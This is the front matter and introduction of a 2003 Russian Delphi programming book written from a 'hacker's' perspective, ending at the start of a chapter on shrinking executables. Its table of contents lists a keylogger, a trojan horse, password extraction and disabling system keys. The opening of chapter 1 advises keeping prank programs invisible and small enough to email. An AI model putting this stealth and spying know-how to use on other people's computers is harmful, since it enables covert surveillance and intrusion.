Программирование в Delphi глазами хакера

+CD

Как сделать код компактным, а программу невидимой
От шуточных программ до сложных манипуляций системой
Примеры использования компонентов Delphi и Windows Sockets
Как работать с портами компьютера и получать информацию о системе

Михаил Фленов

bhv

Михаил Фленов

Программирование в Delphi глазами хакера

Санкт-Петербург

-БХВ-Петербург»

2003

УДК 681.3.068x800.92Delphi
ББК 32.973.26-018.1
Ф69

Фленов М. Е.

Н17 **Программирование** в Delphi глазами хакера. — СПб.: БХВ-Петербург, 2003. - 368 с: ил.

ISBN 5-94157-351-0

В книге вы найдете множество нестандартных приемов программирования на языке Delphi, его недокументированные функции и возможности. Вы узнаете, как создавать маленькие шуточные программы. Большая часть книги посвящена программированию сетей, приведено множество полезных примеров. Для понимания изложенного не нужно глубоких знаний, даже начальных сведений о языке Delphi хватит для работы над каждой темой. Если вы ни разу не программировали, то на прилагаемом к книге компакт-диске в каталоге vr-online вы найдете полную копию сайта автора и электронную версию его книги "Библия Delphi". Это поможет вам научится программировать без каких-либо начальных знаний. Прочитав книгу и дополнительную информацию, предоставленную на компакт-диске, вы можете пройти путь от начинающего программиста до продвинутого пользователя и познать хитрости хакеров и профессиональных программистов.

Для программистов на языке Delphi

УДК 681.3.068x800.92Delphi
ББК 32.973.26-018.1

Группа подготовки издания:

Главный редактор	*Екатерина Кондукова*
Зам. главного редактора	*Анатолий Адаменко*
Зав. редакцией	*Григорий Добин*
Редактор	*Дмитрий Лещев*
Компьютерная верстка	*Натальи Караваевой*
Корректор	*Елена Самсонович*
Дизайн обложки	*Игоря Цырульникова*
Зав. производством	*Николай Тверских*

Лицензия ИД № 02429 от 24.07.00. Подписано в печать 25.06.03.
Формат 70×100$^{1}/_{16}$. Печать офсетная. Усл. печ. л. 29,7.
Тираж 3000 экз. Заказ № 978.
"БХВ-Петербург", 198005, Санкт-Петербург, Измайловский пр., 29.

Гигиеническое заключение на продукцию, товар Ng 77.99.02.953.Д.001537.03.02 от 13.03.2002 г. выдано Департаментом ГСЭН Минздрава России.

Отпечатано с готовых диапозитивов
в Академической типографии "Наука" РАН
199034, Санкт-Петербург, 9 линия, 12.

ISBN 5-94157-35I-0

Содержание

ВВЕДЕНИЕ **1**

Благодарности 1
О книге 2
Кто такой Хакер? Как им стать? 6

ГЛАВА 1. МИНИМИЗАЦИЯ И НЕВИДИМОСТЬ **13**

1.1. Сжатие запускных файлов 13
1.2. Без окон, без дверей 16
1.3. Шаблон минимального приложения 22
1.4. Прячем целые программы 27
1.5. Оптимизация программ 28
ЗАКОН № 1 30
ЗАКОН №2 30
ЗАКОН № 5 34
ЗАКОН №6 35
ЗАКОН №7 36
Итог 37

ГЛАВА 2. ПРОСТЫЕ ШУТКИ **39**

2.1. Летающий *Пуск* 39
2.2. Полный контроль над кнопкой *Пуск* 45
2.3. Контролируем системную палитру 49
2.4. Изменение разрешения экрана 52
2.5. Маленькие шутки 58
Программное изменение состояния клавиш Num Lock, Caps Lock и Scroll Lock 58
Как программно потушить монитор? 59
Запуск системных CPL-файлов 59
Программное управление устройством для чтения компакт-дисков 60
Отключение сочетания клавиш <Ctrl>+<Alt>+<Del> 61

Отключение сочетания клавиш <Alt>+<Tab> 61
Удаление часов с панели задач 61
Исчезновение чужого окна 62
Установка на рабочий стол своих собственных обоев 62
2.6. Шутки с мышкой 64
Безумная мышка 64

ГЛАВА 3. СИСТЕМА 67

3.1. Подсматриваем пароли, спрятанные под звездочками 67
3.2. Мониторинг исполняемых файлов 73
3.3. Клавиатурный шпион 83
3.4. Работа с чужыми окнами 84
3.5. Дрожь в ногах 89
3.6. Найти и уничтожить 92
3.7. Переключающиеся экраны 93
3.8. Безбашенные окна 97
3.9. Вытаскиваем из системы пароли 106
ЗЛО. Изменение файлов 110
3.11. Работа с файлами и директориями 116

ГЛАВА 4. ПРОСТЫЕ ПРИЕМЫ РАБОТЫ С СЕТЬЮ 133

4.1. Немного теории 133
4.1.1. Сетевые протоколы — протокол IP 136
4.1.3. Транспортные протоколы — быстрый **UDP** 137
4.1.4. Медленный, но надежный TCP 138
4.1.5. Прикладные протоколы — загадочный NetBIOS 140
4.1.6. NetBEUI 141
4.1.7. Сокеты Windows 141
4.1.8. Протокол IPX/SPX 141
4.2. Их разыскивают бойцы 139-го порта 142
4.3. Сканер портов 146
4.4. Против лома нет приема 150
4.5. Пинг-понг по-нашему 156
4.6. Чат для локальной сети 162
4.7. Сканирование сети в поиске доступных ресурсов 167
4.8. Ваша собственная почтовая мышка 171
4.9. Троянский конь 176
4.9.1. Серверная часть 177
4.9.2. Клиентская часть 184

4.10. Посылаем файлы в сеть ... 186
4.11. Персональный FTP-сервер ... 192
4.12. Простейший TELNET-клиент ... 199

ГЛАВА 5. СЕТЬ НА НИЗКОМ УРОВНЕ ... 207

5.1. Основные функции WinSock ... 207
5.1.1. Инициализация WinSock ... 208
5.1.2. Подготовка разъема ... 212
5.2. Самый быстрый сканер портов ... 213
5.2.1. Время и количество ... 216
5.3. IP-config собственными руками ... 225
5.4. Получение информации о сетевом устройстве ... 229
5.5. Продолжаем знакомиться с WinSock ... 235
5.6. Работа с NetBIOS ... 237
5.7. Определение локального/удаленного IP-адреса ... 242
5.8. Работа с ARP ... 245
5.9. Изменение записей ARP-таблицы ... 251
5.9.1. Добавление ARP-записей ... 252
5.9.2. Удаление ARP-записей ... 257
5.10. Работа с сетевыми ресурсами ... 261

ГЛАВА 6. ЖЕЛЕЗНАЯ МАСТЕРСКАЯ ... 273

6.1. Общая информация о компьютере и ОС ... 273
6.1.1. Платформа компьютера ... 276
6.1.2. Информация о процессоре ... 277
6.1.3. Информация о платформе Windows ... 277
6.2. Информация о памяти ... 280
6.3. Информация о дисках ... 282
6.4. Частота и загрузка процессора ... 286
6.4.1. Частота процессора ... 286
6.4.2. Загрузка процессора ... 290
6.5. Работа с COM-портом ... 292
6.6. Работа с LPT-портом ... 296
6.7. Определение размера файла ... 301
6.8. Получение информации об устройстве вывода ... 302
6.9. Работа с типами файлов ... 309
6.9.1. Получение информации о типе файлов ... 309
6.9.2. Связывание своей программы с пределенным типом файлов ... 313
6.10. Работа со сканером ... 316

ГЛАВА 7. ПОЛЕЗНОЕ ... 323

7.1. Конвертер ... 323
7.2. Изменение параметров окна ... 326
7.3. Создание ярлыков ... 328
7.4 Управление ярлыками ... 335
7.5. Прозрачность окон ... 337
7.6. Написание plug-in модулей ... 341
7.6.1. Создание программы для работы с plug-in ... 341
7.6.2. Создание plug-in модуля ... 346

СПИСОК ЛИТЕРАТУРЫ И РЕСУРСЫ ИНТЕРНЕТА ... 351

ОПИСАНИЕ КОМПАКТ-ДИСКА ... 353

Введение

Благодарности

В самом начале любой книги авторы любят кого-нибудь благодарить. Честно сказать, я никогда не понимал этих вещей, но решил не отступать от данной традиции и поблагодарить.

Своих родителей за то, что они произвели меня на свет. Если бы не они, не было бы этой книги, по крайней мере в моем исполнении.

Своего кота Партизана (так его зовут) за то, что разбил раковину в ванной комнате, и мне пришлось оторваться от дел, чтобы поставить новую. Благодаря этому происшествию я на короткое время отдохнул от компьютера, за которым провожу как минимум 10 часов в сутки.

Свою дочь за то, что регулярно залазила ко мне на колени и беспорядочно била по клавиатуре (когда я начинал писать эту книгу, ей еще не было 2 лет). Этим она сбивала меня с мысли, и приходилось снова настраиваться на работу. Если бы не она, книга вышла бы намного раньше.

Свою жену. За что? Да за все.

Давыдова Дениса — главного редактора "Игромании". Когда-то он был редактором игровой части в журнале "Хакер", и мне повезло, что я начинал свою писательскую деятельность в журнале именно с ним. Журнал тогда только начинал свое развитие, и Денис уделял мне достаточно много времени. Я программист и выжать из себя пару литературных строк в то время вообще не мог (да и сейчас я в этом деле не гений, у меня в школе по русскому и литературе всегда было 3 с большим минусом), а Денис мне дал пинок, от которого я, можно сказать, начал свою карьеру.

Покровского Сергея aka SINtez — главного редактора журнала "Хакер". После того как Давыдов Денис ушел из журнала, я какое-то время стал меньше публиковаться, но потом меня, можно так сказать, взял под крыло Сергей. Сначала я стал вести рубрику "Hack-Faq", а потом и "Кодинг", которая очень быстро развилась и получила популярность.

Я могу еще очень долго перечислять людей, которым я благодарен в своей жизни, поэтому перечислю коротко: воспитателям в детсаде, учителям в школе, преподавателям в институте, всей команде журнала "Хакер" и всем моим друзьям за то, что они меня терпят, вероятно любят, и по возможности помогают. Ну и самое главное, я хочу поблагодарить всех моих читателей за то, что они читают мои опусы. А вам отдельное спасибо за то, что вы приобрели эту книгу.

О книге

Как вы наверно уже поняли, я заядлый программист и в течение всей книги не буду блистать литературным стилем. Зато я постараюсь поделиться своими знаниями и надеюсь рассказать вам что-то новое.

В течение всей книги я буду рассказывать вам про программирование для хакера. Я буду достаточно часто использовать один термин — "кодинг ". Что это такое? Под этим словом мы будем как и все подразумевать слово программирование. А вот под словом "хакер" лично я подразумеваю немного другой смысл, чем другие. Я считаю, что хакер — это профессионал в компьютерной сфере, но не обязательно доставляющий много неприятностей другим людям своими знаниями. Так вот, в этой книге я постарался показать много интересных вещей с точки зрения сетевого программиста-профессионала, а не взломщика. Более подробно о понятии "хакер" рассказано в следующем разделе.

Я попробовал привести как можно больше нестандартных приемов программирования, недокументированные функции и возможности, а главное — продемонстрирую вам приемы работы с сетью в операционной системе Windows.

В книге приведено максимальное количество примеров на языке программирования Delphi. Для этого я написал множество шуточных программ и сетевых приложений. Чистой теории будет мало, зато практических занятий — хоть отбавляй.

Для понимания книги вам понадобятся хотя бы начальные знания среды Delphi и сносное умение общаться с компьютером и мышкой. Что касается сетевого программирования, то его я опишу полностью, начиная от основ и закачивая сложными примерами. Так что тут начальные знания желательны, но не обязательны. Если вы начинающий программист, то могу посоветовать для получения основ прочитать мою книгу по Delphi и посетить мой сайт **www.cydsoft.com/vr-online,** где выложено достаточно много полезной информации.

Если вы ожидали увидеть в данной книге примеры и описания вирусов, то вы сильно ошиблись. Ничего разрушительного я делать и рассказывать не буду. Я занимаюсь созиданием, а не разрушением. Чего и вам советую.

Для эффективной работы с книгой вам понадобятся хотя бы начальные знания Delphi. Вы должны уметь создавать простое приложение, знать, что такое циклы и как с ними работать. Не помешают знание адресации, указателей и для чего они нужны.

Я постарался облегчить вам задачу, описав все как можно проще. Большинство кода расписано очень подробно, и в тексте программ вы найдете максимум комментариев, которые помогут получать наслаждение от чтения кода вместо обычной головной боли.

Эта книга построена не так, как многие другие. В ней нет длинных и нудных теоретических рассуждений, а только максимум примеров и исходного кода. Ее можно воспринимать как практическое руководство к действию.

Программисты в чем-то похожи на врачей: если врач теоретически знает симптомы болезни, но на практике не может точно различить отравление от аппендицита, то такого врача лучше не подпускать к больному. Точно так же и программист: если он знает, как работает протокол, но не может с ним работать, то его сетевые программы никогда не будут работать правильно.

Это сравнение приведено здесь не просто так. В 2002 году я попал в больницу с температурой и болями в области живота. Меня положили в хирургическое отделение и хотели вырезать аппендицит. Я пролежал три дня, и ни один врач не решался меня отправить на операцию, но в то же время никто не знал, откуда у меня боли, и почему температура под вечер поднимается до 39 градусов.

На третий день вечером я сбежал из больницы, потому что у моей мамы был день рождения. На нем присутствовал знакомый врач (по специализации акушер), который, осмотрев меня, сказал пить по I таблетке через каждые 12 часов (не будем уточнять, что это был за препарат) и выписываться из больницы. Может, кто-то не поверит, но после первой таблетки температура упала, а после второй я вообще плясал, как Борис Моисеев. Результат: врачи перепутали отравление с аппендицитом и чуть не лишили меня моего аппендикса. А ведь могли же вырезать — по ошибке или просто ради интереса.

Этот случай еще больше закрепил мое отношение к практике. Ничто не может привести к такому пониманию предмета, как хорошее практическое занятие, потому что когда вы можете ощутить все своими руками, то никакая теория становится не нужна.

Еще один пример из жизни. В 2000 году я проходил обучение в МГТУ им. Баумана на нескольких курсах Microsoft SQL Server. Курсы были очень хорошие, и преподаватель старался все очень подробно и легко преподнести. Но сам курс был поставлен корпорацией как теоретический, с небольшим добавлением лабораторных работ. В результате нам очень хорошо объяснили, ЧТО может делать SQL Server. Но когда после курса я столкнулся с реальной проблемой, я понял, что не знаю, КАК сделать что-либо. Приходилось снова открывать книгу, которую выдали в центре обучения (она была

предоставлена Microsoft, и конечно же на английском языке), и, читая обширную теорию и маленькие практические примеры, разбираться с реальной задачей. Уж лучше бы я узнал на курсах, как практически выполнять примеры из жизни, а не что можно теоретически выполнить, потому что такое обучение, по-моему, только пустая трата времени.

Несмотря на это, я не противник теории и не пытаюсь сказать, что теория не нужна. Просто нужно описывать, КАК решить задачу и рассказывать, ЗАЧЕМ мы делаем какие-то определенные действия. После этого, когда вы будете сталкиваться с подобными проблемами, вы уже будете знать, как сделать что-то, чтобы добиться определенного результата.

Именно практических руководств и просто хороших книг с разносторонними примерами не хватает на полках наших магазинов. Я надеюсь, что моя работа восполнит хотя бы небольшой пробел в этой сфере и поможет вам в последующей работе и решении различных задач программирования.

Итак, книга будет содержать громадное количество примеров, и несмотря на свое название может пригодиться всем, потому что в ней будут описываться разные программистские приемы, которые используются в ежедневной практике. Изложение будет разбито на 7 частей (читай — *глав):*

1. "Минимизация и невидимость". В этой главе я описал приемы, которые могут помочь вам минимизировать размер кода программы, оптимизировать скорость работы и сделать свою программу невидимой.

   Невидимыми должны быть не только вирусы и трояны, но и большое количество абсолютно безобидных и полезных программ. Программы-планировщики чаще всего работают в системе невидимо для пользователя, потому что им незачем отображаться на экране. Такие программы появляются только в определенные моменты, а в остальное время абсолютно незаметны.

2. "Простые приколы". Несмотря на название, материал этой главы нужен не только для создания программ, которые будут делать что-то интересное и веселое, но и для нормальных приложений. Функции, которые будут рассматриваться, создавались для специальных целей и по первоначальному замыслу не имели "дополнительных" возможностей. Я же описал эти функции с точки зрения создания различных программ-приколов (абсолютно безобидных).

3. "Система". Эта глава посвящена системному программированию. Под этим понятием я понимаю программирование, связанное с Windows. Здесь опять же будет очень много интересного и полезного, и все будет приправлено множеством примеров.

4. "Простые приемы работы с сетью". Здесь я описал множество сетевых утилит и постарался дать максимум полезной информации по сетевому программированию. Для примеров будут использоваться компоненты,

которые предоставляет нам оболочка Delphi, поэтому и примеры будут простыми.

5. "Сеть на низком уровне". В этой главе описаны приемы программирования сетевых приложений без использования компонентной модели Delphi. Вся работа будет происходить только на низком уровне, с использованием WinSock API и других сетевых API-интерфейсов.

6. "Железная мастерская". В этой части я описал множество примеров работы с компьютерным "железом". Я показал, как можно определять содержимое компьютера, и вы научитесь получать информацию об основных устройствах.

   Помимо этого, достаточно подробно будет описана работа с COM-портами (RS-232), которые часто используются на предприятиях для работы с различным оборудованием. В своей жизни я сталкивался по работе с несколькими промышленными предприятиями, и на всех хоть где-то использовались программы, которые через COM-порт собирали данные с внешних устройств или просто наблюдали за работой оборудования.

7. "Полезности". В этой главе собрана информация, которую я хотел вам рассказать, но она не подошла под тематику других глав. Именно поэтому у этой главы нет определенной темы, и я ее назвал просто "Полезности". Здесь собраны различные программы и приемы, которые могут пригодиться вам в будущем.

Все примеры, которые описаны в книге, можно найти на компакт-диске в директории примеры. Несмотря на это я советую все описанное создавать самостоятельно и обращаться к готовым файлам, только если возникли какие-то проблемы, чтобы сравнить и найти ошибку. Любая информация после практической работы откладывается в памяти намного лучше, чем прочтенные сто страниц теории. Это еще одна из причин, по которой книга построена на основе большого количества примеров и исходного кода.

Даже если вы решили воспользоваться готовым примером, обязательно досконально разберитесь с ним. Попробуйте изменить какие-то параметры и посмотреть на результат. Можете попытаться улучшить программы, добавив какие-то возможности. Только так вы сможете понять принцип работы используемых функций или алгоритмов.

Помимо этого, на компакт-диске можно найти следующие директории:

- Headers — здесь находятся все необходимые заголовочные файлы, которые нужно будет подключать к Delphi для компиляции некоторых примеров.
- Source — здесь я выложил исходные коды своих простых программ, чтобы вы могли ознакомиться с реальными приложениями. Их немного, но посмотреть стоит.

- Soft — в этой директории вы найдете инсталляционный пакет программы Adobe Acrobat Reader 5.0. Если у вас нет этой программы, то вы должны ее установить, чтобы можно было читать документацию, расположенную на диске.
- Vr-online — полная копия сайта автора, а это 100 Мбайт документации, полезной информации, исходных кодов и компонентов. Здесь же вы можете найти мою книгу "Библия Delphi" в электронном виде. В ней вы найдете необходимые основы для понимания материала книги, которую вы держите в руках, и даже если вы еще ни разу не видели Delphi, то после прочтения электронной или бумажной версии "Библии Delphi" вы сможете понять все описанное далее.
- документация — дополнительная документация, которая может понадобиться для понимания некоторых глав.
- Иконки — в этой директории вы найдете большую коллекцию иконок, которые вы сможете использовать в своих программах. Эту коллекцию я подбирал достаточно долго, и все иконки хорошего качества.
- Компоненты — дополнительные компоненты, которые будут использоваться в примерах книги.
- Программы — программы, которые пригодятся при программировании. Среди них Header Convert — программа, которая конвертирует заголовочные файлы с языка C на Delphi, и ASPack — программа сжатия исполняемых файлов.

Кто такой Хакер? Как им стать?

Прежде чем приступить к практике, я хочу "загрузить" вашу голову небольшой теорией. А именно: прежде чем читать книгу, вы обязаны знать, кто такой хакер в моем понимании. Если вы будете подразумевать одно, а я другое, то мы не сможем понять друг друга.

В мире полно вопросов, на которые большинство людей не знают правильного ответа. Мало того, люди используют множество слов, даже не догадываясь о их настоящем значении. Например, многие сильно заблуждаются в понимании термина "хакер". Однако каждый вправе считать свое мнение наиболее правильным. И я не буду утверждать, что именно мое мнение единственно верное, но оно отталкивается от действительно корректного и правильного понятия.

Прежде чем начать обсуждать то, что известно всем, я должен уйти в историю и вспомнить, как все начиналось. А начиналось все еще тогда, когда не было даже международной сети Интернет.

Понятие "хакер" зародилось, когда только начинала распространяться первая сеть ARPAnet. Тогда это понятие обозначало человека, хорошо разби-

рающегося в компьютерах. Некоторые даже подразумевали под хакером человека, помешанного на компьютерах. Понятие ассоциировали со свободным компьютерщиком, человеком, стремящимся к свободе во всем, что касалось его любимой "игрушки". Именно благодаря этому стремлению и стремлению к свободному обмену информацией и началось такое бурное развитие всемирной сети. Именно хакеры помогли развитию Интернет и создали FIDO. Благодаря им появились бесплатные UNIX-подобные системы с открытым исходным кодом, на которых сейчас работает большое количество серверов.

В те времена еще не было вирусов, и не внедрилась практика взломов сетей или отдельных компьютеров. Образ хакера-взломщика появился немного позже. Но это только образ. Настоящие хакеры никогда не имели никакого отношения к взломам, а если хакер направлял свои действия на разрушение, то это резко не приветствовалось виртуальным сообществом.

Настоящий хакер — это творец, а не разрушитель. Так как творцов оказалось больше, чем разрушителей, то истинные хакеры выделили тех, кто занимается взломом, как отдельную группу, и назвали их крэкерами (взломщиками) или просто вандалами. И хакеры, и взломщики являются гениями виртуального мира. И те и другие борются за свободу доступа к информации. Но только крэкеры взламывают сайты, закрытые базы данных и другие источники информации. Если крэкер совершает взлом исключительно ради свободы информации, то это еще можно простить, но если это делается ради собственной наживы, ради денег или минутной славы, то такого человека можно назвать только преступником (кем он по закону и является!).

Как видите, хакер — это просто гений. Все, кто приписывает этим людям вандализм, сильно ошибаются. Истинные хакеры никогда не используют свои знания во вред другим.

Теперь давайте разберемся, как стать настоящим хакером. Это обсуждение поможет вам больше узнать об этих людях.

1. Вы должны знать свой компьютер и научиться эффективно им управлять. Если вы будете еще и знать в нем каждую железку, то это только добавит к вашей оценке по "хакерству" большой жирный плюс.

   Что я подразумеваю под умением эффективно управлять своим компьютером? Это значит знать все возможные способы каждого действия и в каждой ситуации уметь использовать наиболее оптимальный. В частности, вы должны научиться пользоваться "горячими" клавишами и не дергать мышь по любому пустяку. Нажатие клавиш выполняется быстрее, чем любое, даже маленькое, перемещение мыши. Просто приучите себя к этому, и вы увидите все прелести работы с клавиатурой. Лично я использую мышку очень редко, а стараюсь всегда применять клавиатуру.

Маленький пример на эту тему. Мой начальник всегда копирует и вставляет из буфера с помощью кнопок на панели инструментов или команд контекстного меню, которое появляется при щелчке правой кнопкой мыши. Но если вы делаете так же, то, наверно, знаете, что не везде есть кнопки **Копировать, Вставить** или такие же пункты в контекстном меню. В таких случаях мой начальник набирает текст вручную. А ведь можно было бы воспользоваться копированием/вставкой с помощью горячих клавиш <Ctrl>+<C>/<Ctrl>+<V> или <Ctrl>+<Ins>/<Shift>+<Ins>, которые достаточно универсальны и присутствуют практически во всех современных приложениях.

2. Вы должны досконально изучать все, что вам интересно о компьютерах. Если вас интересует графика, то вы должны изучить лучшие графические пакеты, научиться рисовать в них любые сцены и создавать самые сложные миры. Если вас интересуют сети, то старайтесь узнать о них все. Если вы считаете, что уже знаете все, то купите книгу по данной теме потолще и поймете, что сильно ошибались. Компьютеры — это такая вещь, в которой невозможно знать все!!!

   Хакеры — это, прежде всего, профессионалы в каком-нибудь деле. И тут даже не обязательно должен быть компьютер. Хакером можно стать в любой области, но я буду рассматривать только компьютерных хакеров.

3. Желательно уметь программировать. Любой хакер должен знать как минимум один язык программирования. А лучше знать даже несколько языков. Лично я рекомендую всем изучить для начала Delphi. Он достаточно прост, быстр, эффективен, а главное, это очень мощный язык. Но сие не значит, что не надо знать другие языки. Вы можете научиться программировать на чем угодно, даже на языке Basic (использовать его не советую, но знать не помешало бы).

   Хотя я не очень люблю Visual Basic за его ограниченность, неудобства и сплошные недостатки, я видел несколько великолепных программ, который были написаны именно на этом языке. Глядя на них, сразу хочется назвать их автора Хакером, потому что это действительно виртуозная и безупречная работа. Создание из ничего чего-то великолепного как раз и есть искусство хакерства.

   Хакер — это созидатель, человек, который что-то создает. В большинстве случаев это относится к коду, но можно создавать и графику, и музыку. Все это тоже относится к хакерскому искусству. Но даже если вы занимаетесь компьютерной музыкой, знание программирования повысит ваш уровень. Сейчас создавать свои программы стало уже не так сложно, как раньше. С помощью Delphi можно создавать простенькие утилиты за очень короткое время. Так что не поленитесь и изучите программирование. А я на протяжении всей книги буду показывать то, что необходимо знать программисту-хакеру, и в том числе множество интересных приемов и примеров.

4. Не тормози прогресс. Хакеры всегда боролись за свободу информации. Если вы хотите быть хакером, то тоже должны помогать другим. Хакеры обязаны способствовать прогрессу. Некоторые делают это через написание программ с открытым кодом, а кто-то просто делится своими знаниями.

   Открытая информация не значит, что вы не можете зарабатывать деньги. Это никогда не возбранялось, потому что хакеры тоже люди и тоже хотят кушать и должны содержать свою семью. Но деньги не должны быть главным в вашей жизни. Самое главное — это созидание, процесс создания. Вот тут проявляется еще одно отличие хакеров от крэкеров — хакеры "создают", а крэкеры "уничтожают" информацию. Если вы написали какую-нибудь уникальную шуточную программу, то это вас делает хакером. Но если вы написали вирус, который уничтожает диск, то это вас делает крэкером, я бы даже сказал, "преступником".

   В борьбе за свободу информации может применяться даже взлом, но только не в разрушительных целях. Вы можете взломать какую-нибудь программу, чтобы посмотреть, как она работает, но не убирать с нее систем зашиты. Нужно уважать труд других программистов, потому что защита программ — это их хлеб. Если в программах не будет защиты, то программисту не на что будет есть.

   Представьте себе ситуацию, если бы вы украли телевизор. Это было бы воровство и преследовалось по закону. Многие люди это понимают и не идут на преступления из-за боязни наказания. Почему же тогда крэкеры спокойно ломают программы, не боясь закона? Ведь это тоже воровство. Лично я приравниваю взлом программы к воровству телевизора с полки магазина и считаю это одним и тем же.

5. Не придумывай велосипед. Тут опять действует созидательная функция хакеров. Они не должны стоять на месте и обязаны делиться своими знаниями. Например, вы написали какой-то уникальный код, поделитесь им с другими, чтобы людям не пришлось создавать то же самое. Вы можете не выдавать все секреты, но должны помогать другим.

   Ну а если к вам попал код другого человека, то не стесняйтесь его использовать (с его согласия!). Не выдумывайте то, что уже сделано другими и обкатано пользователями. Если каждый будет создавать колесо, то никто и никогда не создаст повозку.

6. Хакеры — не просто отдельные личности, а целая культура. Но это не значит, что все хакеры одеваются одинаково и выглядят как китайцы — все на одно лицо. Каждый из них — это отдельный индивидуум и не похож на других. Не надо копировать другого человека. То, что вы удачно скопируете кого-то, не сделает вас продвинутым хакером. Только ваша индивидуальность может сделать вам имя.

Если вас знают в каких-то кругах, то это считается очень почетным. Хакеры — это люди, добывающие себе славу своими знаниями и добрыми делами. Поэтому любого хакера должны знать.

Как вам узнать, являетесь ли вы хакером или нет? Очень просто: если о вас говорят как о хакере, то вы и есть хакер. Жаль, что такого добиться очень сложно, потому что большинство считает хакерами взломщиков. Поэтому чтобы о вас заговорили, как о хакере, нужно что-то взломать. Но это неправильно, и не надо поддаваться на этот соблазн. Старайтесь держать себя в рамках и добиться славы только добрыми делами. Это намного сложнее, но что поделаешь. Никто не говорил, что будет просто.

Некоторые считают, что правильно надо произносить "хэкер", а не "хакер". Это так, но только для английского языка. У нас в стране оно обрусело и стало "хакером". Мы — русские люди, и давайте будем любить свой язык и следовать его правилам.

Напоследок советую почитать статью "Как стать хакером" на сайте **www.sekachev.ru**. Эта статья написана знаменитым хакером по имени Eric S. Raymond. С некоторыми его взглядами я не согласен, но в большинстве своем она также отражает дух хакерства.

Тут же возникает вопрос: " Почему же автор относит к хакерскому искусству написание шуточных и сетевых программ?" Попробую ответить на этот вопрос. Во-первых, хакеры всегда пытались доказать свою силу и знания методом написания каких-либо интересных, веселых программ. В эту категорию я не отношу вирусы, потому что они несут в себе разрушение, хотя тоже бывают с изюминкой и юмором. Зато простые и безобидные шутки всегда ценились в узких кругах. Этим хакер показывает не только свои знания особенностей операционной системы, но и старается заставить ближнего своего улыбнуться. Не секрет, что многие хакеры обладают хорошим чувством юмора, и он поневоле ищет своего воплощения. Я советую шутить с помощью безобидных программ.

Ну а сетевое программирование неразделимо с понятием хакер с самого его рождения. Хакеры получили распространение благодаря сети, пониманию ее функционирования и большому вкладу в развитие Интернета.

Ну и последнее. Я уже сказал, что любой хакер должен уметь программировать на каком-нибудь языке программирования. Некоторые заведомо считают, что если человек хакер, то он должен знать и уметь программировать на языке ассемблера. Это не так. Знание ассемблера желательно, но не обязательно. Я люблю Delphi, и он позволяет мне сделать все, что я захочу. А главное, что я могу сделать это быстро и качественно.

Я по образованию экономист-менеджер и 6 лет проучился в институте по этой специальности. Но даже до этого я знал, что заказчик всегда прав. Почему-то в компьютерной области стараются избавиться от этого понятия. Например, Microsoft делает упор на программистов, пытаясь научить их

писать определенные программы, не объясняя, зачем это нужно пользователям. Многие тупо следуют этим рекомендациям и не задумываются о необходимости того, что они делают.

Тут же приведу простейший пример. Сейчас все программисты вставляют в свои продукты поддержку XML, и при этом никто из них не задумывается о необходимости этого. А ведь не всем пользователям этот формат нужен, и не во всех программах он востребован. Следование рекомендациям Microsoft не означает правильность • действий, потому что заказчик не Билл Гейтс, а ваш потребитель. Поэтому надо всегда делать то, что требует конечный пользователь.

Я вообще рекомендую не обращать внимания на корпорацию Microsoft, потому что считаю ее только тормозом прогресса. И это тоже можно доказать на примере. Сколько технологий доступа к данным придумала MS? Просто диву даешься: DAO, RDO, ODBC, ADO, ADO.NET, и это еще не полный список. Корпорация MS регулярно выкидывает на рынок что-то новое, но при этом сама этим не пользуется. При появлении новой технологии все программисты кидаются переделывать свои программы под новый стандарт и в результате тратят громадные ресурсы на постоянные переделки. Таким образом, конкуренты сильно тормозят, а MS движется вперед, потому что не следует своим собственным рекомендациям и ничего не переделывает. Если программа при создании использовала для доступа к данным DAO, то можно спокойно оставить ее работать через DAO и не переделывать на ADO, потому что пользователю все равно, каким образом программа получает данные из базы, главное, чтобы данные были.

Программисты и хакеры навязывают другим свое мнение о любимом языке программирования как о единственно приемлемом, и делают это обычно успешно, потому что заказчик очень часто ничего не понимает в программировании. На самом же деле заказчику все равно, на каком языке вы напишете программу, его интересуют только сроки и качество. Лично я могу обеспечить минимальные сроки написания приложения вкупе с хорошим качеством, только работая на Delphi. Такое же качество на VC++ я (да и любой другой программист) смогу обеспечить только в значительно большие сроки.

Вот когда заказчик требует минимальный размер или наивысшую скорость работы программы, тогда я берусь за ASM и C. Но это бывает очень редко, потому что сейчас носители информации уже практически не испытывают недостатка в размерах, и компьютеры работают в миллионы раз быстрее первых своих предков. Таким образом, размер и скорость программы уже не являются критичными, и на первый план ставится скорость и качество выполнения заказа.

Итак, на этой деловой ноте мы закончим вводную лекцию и перейдем к практическим упражнениям по воинскому искусству, где часто главное — скрытность и победа минимальными силами.

Глава 1

Минимизация и невидимость

Что самое главное при написании программ-приколов? Ну конечно же, невидимость. Программы, созданные в этой и следующих главах, будут незаметно сидеть в системе и выполнять нужные действия при наступлении определенного события. Это значит, что программа не должна появляться на панели задач или в списке запущенных программ в окне, выдаваемом при нажатии <Ctrl>+<Alt>+<Del>. Так что прежде чем начать что-то писать, нужно узнать, как спрятать свое творение от чужого глаза.

Помимо этого, программы-приколы должны иметь маленький размер. Приложения, создаваемые Delphi, достаточно "весомые". Даже простейшая программа, выводящая одно окно, отнимет более 200 Кбайт на диске. Если вы захотите отослать такую шутку по электронной почте, то отправка и получение письма с вашей программой отнимет лишнее время у вас и получателя. Это не очень приятно, поэтому в этой главе я познакомлю вас с тем, как можно уменьшить размер программ, создаваемых в Delphi,

1.1. Сжатие запускных файлов

Самый простой способ уменьшить размер приложения — использование программы для сжатия файлов. Лично я очень люблю ASPack, которую вы можете скачать с адреса ***www.cydsoft.com/vr-online/download.htm*** или скопировать с компакт-диска из директории Программы (файл установки называется ASPack.exe). Она прекрасно сжимает исполняемые файлы *.exe и динамические библиотеки *.dll.

Я не буду подробно описывать процесс установки ASPack, потому что там абсолютно нет ничего сложного. Только одно нажатие на кнопке Next, и все готово! Теперь запустите установленную программу, и вы увидите окно, изображенное на рис. 1.1. Главное окно имеет нескольких вкладок:

- **Open File;**
- **Compress;**

- Options;
- About;
- Help.

